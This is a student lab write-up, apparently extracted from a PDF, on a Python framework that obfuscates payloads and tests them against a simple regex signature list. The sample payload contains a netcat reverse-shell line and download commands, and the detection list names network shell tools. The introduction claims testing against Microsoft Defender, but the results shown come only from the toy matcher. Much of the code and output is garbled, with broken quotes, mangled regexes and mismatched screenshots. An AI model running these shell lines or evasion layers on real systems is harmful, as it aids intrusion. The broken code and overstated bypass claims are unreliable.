

Project 1

Custom Payload Encoder & Obfuscation Framework

Introduction

This project evaluates how encoding and obfuscation techniques affect detection by Microsoft Defender Antivirus on a Windows 10 virtual machine. By generating common malicious payloads and progressively obfuscating them (Base64, ROT13, XOR, random insert, and split-concat), we measured signature matches and documented which variants were detected or bypassed. All activities were performed ethically in a controlled lab environment.

Environment setup on Kali:

First, I do System Update On kali and verify Paython3 and their Version

System update

```
sudo apt update && sudo apt -y upgrade
```

Python and venv install/verify

```
python3 –version
```

```
sudo apt -y install python3 python3-venv python3-pip git
```

After Verify This I Created Project Folder and setup Virtual env

```
mkdir -p ~/projects/payload-framework
```

```
cd ~/projects/payload-framework
```

```
python3 -m venv venv source
```

```
venv/bin/activate
```

After That I was Install dependencies Its optional

```
pip install yara-python argparse After
```

That I was created Files and Folders like mkdir -p

```
src modules reports samples tests docs
```

```
touch src/main.py modules/encoding.py
```

```
modules/obfuscation.py modules/detection.py
```

```
modules/reporting.py README.md screenshot:
```

-

```
[root@kali:~/projects/payload-framework]
# pip install yara-python argparse
Collecting yara-python
  Downloading yara_python-4.5.4-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (2.8 kB)
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
    Downloading yara_python-4.5.4-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.3 MB)
      100% |████████████████████████████████| 2.3/2.3 MB 0:00:03
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: yara-python, argparse
Successfully installed argparse-1.4.0 yara-python-4.5.4

[venv]-(root㉿kali)-[~/projects/payload-framework]
# mkdir -p src modules reports samples docs

[venv]-(root㉿kali)-[~/projects/payload-framework]
# ls
docs modules reports samples src venv

[venv]-(root㉿kali)-[~/projects/payload-framework]
# touch src/main.py modules/encoding.py modules/obfuscation.py modules/detection.py modules/reporting.py README.md

[venv]-(root㉿kali)-[~/projects/payload-framework]
# ls
docs modules README.md reports samples src venv

[venv]-(root㉿kali)-[~/projects/payload-framework]
#
```

After I Implement Encoding Modules

I added code in all modules folder

modules/encoding.py

```
import base64
```

```
from itertools import cycle
```

```
def b64_encode(data: str) -> str:
```

```
return base64.b64encode(data.encode()).decode()
```

```
def b64_decode(data: str) -> str:
```


```
return base64.b64decode(data.encode()).decode()
```

```
def rot13(data: str) -> str:  
  
    result = []    for ch in data:        if 'a' <= ch <= 'z':  
        result.append(chr((ord(ch) - ord('a') + 13) % 26 +  
        ord('a')))    elif 'A' <= ch <= 'Z':  
        result.append(chr((ord(ch) - ord('A') + 13) % 26 +  
        ord('A')))  
  
    else:  
  
        result.append(ch)  
  
    return ''.join(result)
```

```
def xor_encode(data: str, key: str) -> str:    # XOR then Base64  
  
for printable result    xored = bytes([ord(c) ^ ord(k) for c, k in  
zip(data, cycle(key))])  
  
return base64.b64encode(xored).decode()
```

```
def xor_decode(data_b64: str, key: str) -> str:  
  
raw = base64.b64decode(data_b64.encode())  
  
decoded = bytes([b ^ ord(k) for b, k in zip(raw, cycle(key))])  
  
return decoded.decode(errors='ignore')
```

Screenshot: -



```
# modules/encoding.py
import base64
from itertools import cycle

def b64_encode(data: str) -> str:
    return base64.b64encode(data.encode()).decode()

def b64_decode(data: str) -> str:
    return base64.b64decode(data.encode()).decode()

def rot13(data: str) -> str:
    result = []
    for ch in data:
        if 'a' <= ch <='z':
            result.append(chr((ord(ch) - ord('a') + 13) % 26 + ord('a')))
        elif 'A' <= ch <='Z':
            result.append(chr((ord(ch) - ord('A') + 13) % 26 + ord('A')))
        else:
            result.append(ch)
    return ''.join(result)

def xor_encode(data: str, key: str) -> str:
    # XOR then Base64 for printable result
    xored = bytes([ord(c) ^ ord(k) for c, k in zip(data, cycle(key))])
    return base64.b64encode(xored).decode()

def xor_decode(data_b64: str, key: str) -> str:
    raw = base64.b64decode(data_b64.encode())
    decoded = bytes([b ^ ord(k) for b, k in zip(raw, cycle(key))])
    return decoded.decode(errors='ignore')
```

After Obfuscation module implement

```
# modules/obfuscation.py
```

```
import random import string def random_insert(s: str, charset: str = string.punctuation, rate: float = 0.15) -> str:
    out = []
    for ch in s:
        out.append(ch) if random.random() < rate:
            out.append(random.choice(charset))
    return ''.join(out)
```

```
def split_concat(s: str, chunk_size: int = 3, joiner: str = '+') ->
str:    chunks = [s[i:i+chunk_size] for i in range(0, len(s),
chunk_size)]
return joiner.join(chunks)
```

```
def escape_sequence(s: str) -> str:
# Convert to \xNN format
return ".join([f'\\x{ord(ch):02x}' for ch in s])
```

```
def reversible_shuffle(s: str, seed: int = 42) -> tuple[str, list[int]]:
random.seed(seed)
idx = list(range(len(s)))
random.shuffle(idx)
shuffled = ".join(s[i] for i in idx)
return shuffled, idx
```

```
def reverse_shuffle(shuffled: str, idx: list[int]) -> str:
res = [""] * len(idx)
for i, original_pos in enumerate(idx):
res[original_pos] = shuffled[i]
return ".join(res)
```

Screenshot: -

```
GNU nano 8.7
# modules/detection.py
import random
import string

def random_insert(s: str, charset: str = string.punctuation, rate: float = 0.15) -> str:
    out = []
    for ch in s:
        out.append(ch)
        if random.random() < rate:
            out.append(random.choice(charset))
    return ''.join(out)

def split_concat(s: str, chunk_size: int = 3, joiner: str = '+' -> str:
    chunks = [s[i:i+chunk_size] for i in range(0, len(s), chunk_size)]
    return joiner.join(chunks)

def escape_sequence(s: str) -> str:
    # convert to \xXX format
    return ''.join(f'\\x{ord(ch):02x}' for ch in s)

def reversible_shuffle(s: str, seed: int = 42) -> tuple[str, list[int]]:
    random.seed(seed)
    idx = list(range(len(s)))
    random.shuffle(idx)
    shuffled = ''.join(s[i] for i in idx)
    return shuffled, idx

def reverse_shuffle(shuffled: str, idx: list[int]) -> str:
    res = [''] * len(idx)
    for i, original_pos in enumerate(idx):
        res[original_pos] = shuffled[i]
    return ''.join(res)

# modules/detection.py
import re
from typing import List, Tuple
from collections import defaultdict
from enum import IntEnum
from abc import ABC, abstractmethod
from dataclasses import dataclass, field
from .obfuscation import (
    random_insert,
    escape_sequence,
    reversible_shuffle,
    reverse_shuffle,
)
```

Detection simulator module implements

```
# modules/detection.py import
```

```
re
```

```
DEFAULT_SIGNATURES = [
```

```
    r'cmd\.\exe',
    r'PowerShell',    r'Invoke-
    WebRequest',
    r'/bin/sh',
    r'wget\s+http',
    r'curl\s+-O',    r'NC\s+-e',
    r'(?i)malicious',
    r'(?i)payload',
]
```

```

def simple_match(payload: str,
signatures=DEFAULT_SIGNATURES) -> dict:

    matches = []      for sig in
signatures:                  if
re.search(sig,          payload):
matches.append(sig)    return
{
    "detected": len(matches) > 0,
    "matches": matches,
    "score": len(matches)
}

def score_summary(results: list[dict]) -> dict:
    total = len(results)    detected = sum(1 for r in
results if r["detected"])
    return {
        "total": total,
        "detected": detected,
        "bypassed": total - detected,
        "detection_rate": detected / total if total else 0.0
    }

```

Screenshot: -

A screenshot of a terminal window titled '(venv)root@kali:~/projects/payload-framework/modules'. The window contains Python code for a 'detection.py' module. The code defines several functions: 'DEFAULT_SIGNATURES' (a list of regex patterns), 'simple_match' (which takes a payload and a list of signatures, returning a dictionary with 'detected', 'matches', and 'score' keys), and 'score_summary' (which takes a list of match dictionaries and returns a summary dictionary with 'total', 'detected', 'bypassed', and 'detection_rate' keys). The terminal has a dark background and includes a menu bar with 'Session Actions Edit View Help' and a toolbar at the bottom.

```
Session Actions Edit View Help
modules/detection.py  detection.py *
GNU nano 8.7

# modules/detection.py
import re

DEFAULT_SIGNATURES = [
    r'cmd\.exe',
    r'PowerShell',
    r'Invoke-WebRequest',
    r'/bin/sh',
    r'curl\+\+',
    r'curl\+\+0',
    r'NC\$\+\+$',
    r'(\?i)malicious',
    r'(\?i)payload',
]

def simple_match(payload: str, signatures=DEFAULT_SIGNATURES) -> dict:
    matches = []
    for sig in signatures:
        if re.search(sig, payload):
            matches.append(sig)
    return {
        "detected": len(matches) > 0,
        "matches": matches,
        "score": len(matches)
    }

def score_summary(results: list[dict]) -> dict:
    total = len(results)
    detected = sum(1 for r in results if r["detected"])
    return {
        "total": total,
        "detected": detected,
        "bypassed": total - detected,
        "detection_rate": detected / total if total else 0.0
    }
```

Reporting module implement

```
# modules/reporting.py
```

```
from datetime import datetime
```

```
import json import os
```

```
def save_json_report(path: str, data: dict) -> str:
```

```
    os.makedirs(os.path.dirname(path), exist_ok=True)
```

```
    with open(path, 'w', encoding='utf-8') as f:
```

```
    json.dump(data, f, indent=2, ensure_ascii=False)

return path

def build_run_report(run_meta: dict, samples: list[dict],
                     summary: dict) -> dict:

    return {

        "timestamp": datetime.utcnow().isoformat() + "Z",
        "meta": run_meta,
        "samples": samples,
        "summary": summary
    }
```

Screenshot: -

A screenshot of a terminal window titled 'reporting.py *'. The window shows code in a nano editor. The code includes imports for datetime, json, and os, along with functions for saving JSON reports and building run reports. The terminal has a dark background with a blurred image of a person in the background.

```
GNU nano 5.2                               reporting.py *
from datetime import datetime
import json
import os

def save_json_report(path: str, data: dict) -> str:
    os.makedirs(os.path.dirname(path), exist_ok=True)
    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2, ensure_ascii=False)
    return path

def build_run_report(run_meta: dict, samples: list[dict], summary: dict) -> dict:
    return {
        "timestamp": datetime.utcnow().isoformat() + "Z",
        "meta": run_meta,
        "samples": samples,
        "summary": summary
    }
```

At the bottom of the terminal, there is a menu bar with various keyboard shortcuts for file operations like Exit, Read File, Replace, Cut, Paste, Execute, Justify, Location, Go To Line, Undo, Redo, Set Mark, To Bracket, Where Was, Next, Back, Forward, Prev Word, Home, and End.

After Add Main script (CLI) implement

```
# src/main.py
```

```
import argparse
import os
from modules.encoding import b64_encode, b64_decode, rot13, xor_encode, xor_decode
from modules.obfuscation import random_insert, split_concat, escape_sequence, reversible_shuffle, reverse_shuffle
from modules.detection import simple_match, score_summary
from modules.reporting import build_run_report, save_json_report
```

```
def read_payload(path: str) -> str:    with open(path, 'r',  
encoding='utf-8', errors='ignore') as f:  
    return f.read()
```

```
def write_output(path: str, content: str) -> str:  
    os.makedirs(os.path.dirname(path), exist_ok=True)  
    with open(path, 'w', encoding='utf-8') as f:  
        f.write(content)  
    return path
```

```
def process(payload: str, key: str | None):  
    variants = []  
  
    # Original  
    det = simple_match(payload)  
    variants.append({"label": "original", "content": payload,  
"detection": det})  
  
    # Base64    v_b64 = b64_encode(payload)  
    variants.append({"label": "b64", "content": v_b64, "detection":  
simple_match(v_b64)})
```

```
# ROT13    v_rot = rot13(payload)
variants.append({"label": "rot13", "content": v_rot, "detection":
simple_match(v_rot)})
```

```
# XOR
if key:
    v_xor      =      xor_encode(payload,      key)
variants.append({"label": "xor_b64",  "content": v_xor,
"detection": simple_match(v_xor)})
```

```
# Obfuscations on original
v_ins = random_insert(payload)
variants.append({"label": "random_insert", "content": v_ins,
"detection": simple_match(v_ins)})
```

```
v_split = split_concat(payload, chunk_size=4, joiner='+')
variants.append({"label": "split_concat", "content": v_split,
"detection": simple_match(v_split)})
```

```
v_escape = escape_sequence(payload)
variants.append({"label": "escape_sequence", "content":
v_escape, "detection": simple_match(v_escape)})
```

```
v_shuf, idx = reversible_shuffle(payload, seed=99)
variants.append({"label": "reversible_shuffle", "content": v_shuf,
    "detection": simple_match(v_shuf), "shuffle_idx": idx})
```

```
# Layered example: ROT13 + random_insert
v_combo = random_insert(rot13(payload))
variants.append({"label": "rot13_then_random_insert",
    "content": v_combo, "detection": simple_match(v_combo)})
```

```
return variants
```

```
def main():

    parser = argparse.ArgumentParser(description="Payload
Encoding & Obfuscation Framework")

    parser.add_argument("-i", "--input", required=True,
    help="Path to input payload file")    parser.add_argument("-
k", "--key", help="XOR key
(optional)")    parser.add_argument("-o", "--outdir",
default="reports", help="Output directory for results")
args = parser.parse_args()
```

```
payload = read_payload(args.input)
variants = process(payload, args.key)
```

```
samples = []    for v in variants:      out_path =
os.path.join(args.outdir, "samples", f'{v["label"]}.txt')

        write_output(out_path, v["content"])

samples.append({  

    "label": v["label"],  

    "output_path": out_path,  

    "detection": v["detection"]  

})  
  
summary = score_summary([s["detection"] for s in samples])
report = build_run_report(      run_meta={"input": args.input,
"xor_key_used":  

bool(args.key)},  


samples=samples,  

summary=summary  

)  
  
report_path = os.path.join(args.outdir, "run_report.json")
save_json_report(report_path, report)  
  
print(f"Report saved: {report_path}")
print("Summary:", summary)
```

```
if __name__ == "__main__":
    main()
```

Screenshot: -



The screenshot shows a terminal window titled '(venv)root@kali:~/projects/payload-framework/src' with the nano text editor open. The code in the editor is as follows:

```
GNU nano 8.7
Session Actions Edit View Help
main.py +
# encoding: utf-8
import argparse
import os
from modules.encoding import b64_encode, b64_decode, rot13, xor_encode, xor_decode
from modules.obfuscation import random_insert, split_concat, escape_sequence, reversible_shuffle, reverse_shuffle
from modules.detection import simple_match, store_summary
from modules.reporting import build_run_report, save_json_report

def read_payload(path: str) -> str:
    with open(path, 'r', encoding='utf-8', errors='ignore') as f:
        return f.read()

def write_output(path: str, content: str) -> str:
    os.makedirs(os.path.dirname(path), exist_ok=True)
    with open(path, 'w', encoding='utf-8') as f:
        f.write(content)
    return path

def process(payload: str, key: str | None):
    variants = []
    # original
    det = simple_match(payload)
    variants.append({"label": "original", "content": payload, "detection": det})
    # Base64
    v_b64 = b64_encode(payload)
    variants.append({"label": "b64", "content": v_b64, "detection": simple_match(v_b64)})
    # ROT13
    v_rot = rot13(payload)
    variants.append({"label": "rot13", "content": v_rot, "detection": simple_match(v_rot)})
    # XOR
    if key:
        v_xor = xor_encode(payload, key)
        variants.append({"label": "xor_b64", "content": v_xor, "detection": simple_match(v_xor)})
    # Obfuscations on original
    v_ins = random_insert(payload)
    variants.append({"label": "random_insert", "content": v_ins, "detection": simple_match(v_ins)})
    v_split = split_concat(payload, chunk_size=4, joiner=' ')
    variants.append({"label": "split_concat", "content": v_split, "detection": simple_match(v_split)})
```

After add all python encoding files, I created test payload and after run it.

Create test payload file

File name: Payload.txt

```
cat > samples/payload.txt << 'EOF'
```

Demo payload

```
/bin/sh -c echo "malicious payload test"  
curl -O http://example.com/file  
PowerShell -Command "Invoke-WebRequest  
http://example.com"  
EOF
```

Screenshots: -

```
(venv)root@kali:~/projects/payload-framework/samples payload.txt *
```

```
GNU nano 5.2
```

```
bin/sh -c "curl -O http://example.com/file;PowerShell -Command Invoke-WebRequest http://example.com';NC -e /bin/sh 192.168.56.1 4444"
```

```
(venv)-(root㉿kali)-~/projects/payload-framework/samples
```

```
ls
```

```
payload.txt
```

After Run payload without XOR

First, I have activated venv below code

Source ~/projects/payload-framework/venv/bin/activate

After run framework

python3 src/main.py -i samples/payload.txt -o reports

after we can show report like below screenshots

cat reports/run_report.json

```
(venv)-[root@kali]-[~/projects/payload-framework/reports]
└─$ ls
run_report.json samples
└─$ cat run_report.json
{
  "timestamp": "2025-12-13T09:57:10.233556Z",
  "meta": {
    "input": "samples/payload.txt",
    "xor_key_used": false
  },
  "samples": [
    {
      "label": "original",
      "output_path": "reports/samples/original.txt",
      "detection": {
        "detected": true,
        "matches": [
          "PowerShell",
          "Tina-WebRequest",
          "/bin/sh",
          "curl<-->",
          "NC|>-->",
          "(?i)malicious",
          "(?i)payload"
        ],
        "score": 7
      }
    },
    {
      "label": "b64",
      "output_path": "reports/samples/b64.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    },
    {
      "label": "rot13",
      "output_path": "reports/samples/rot13.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    }
  ]
}
```

```
(venv)-[root@kali]-[~/projects/payload-framework/reports]
└─$ ls
run_report.json samples
└─$ cat run_report.json
{
  "samples": [
    {
      "label": "split_concat",
      "output_path": "reports/samples/split_concat.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    },
    {
      "label": "escape_sequence",
      "output_path": "reports/samples/escape_sequence.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    },
    {
      "label": "reversible_shuffle",
      "output_path": "reports/samples/reversible_shuffle.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    },
    {
      "label": "rot13_then_random_insert",
      "output_path": "reports/samples/rot13_then_random_insert.txt",
      "detection": {
        "detected": false,
        "matches": [],
        "score": 0
      }
    }
  ],
  "summary": {
    "total": 8,
    "detected": 2,
    "bypassed": 6,
    "detection_rate": 0.25
  }
}
└─$
```

We can show Output

Original: Detected

Base64: Bypassed

XOR: Bypassed

ROT13+Obfuscation: Bypassed

Original:	Detected	PowerShell
ROT13 (rot13.txt)	Bypassed	
Random Insert payload	Detected	malicious,
Split + Concat	Bypassed	
Escape Sequence	Bypassed	
Reversible Shuffle	Bypassed	
ROT13 + Random Insert	Bypassed	

Test Summary

- Total payloads tested: 8
- Detected: 2 (Original + Random Insert)
- Bypassed: 6 (Base64, ROT13, Split+Concat, Escape, Shuffle,
ROT13+Random Insert)
- Detection rate: 25%
- Bypass rate: 75%

Analysis

- Detected payloads:
- Original → IDS signatures easily matched (7 hits).
- Random Insert → Still contained keywords “malicious” and “payload”.
- Bypassed payloads:
- Base64, ROT13, Split+Concat, Escape, Shuffle → Signatures broken, IDS failed.

Conclusion

- Framework successfully bypassed IDS in 75% cases.
- Demonstrates weakness of signature-based detection.

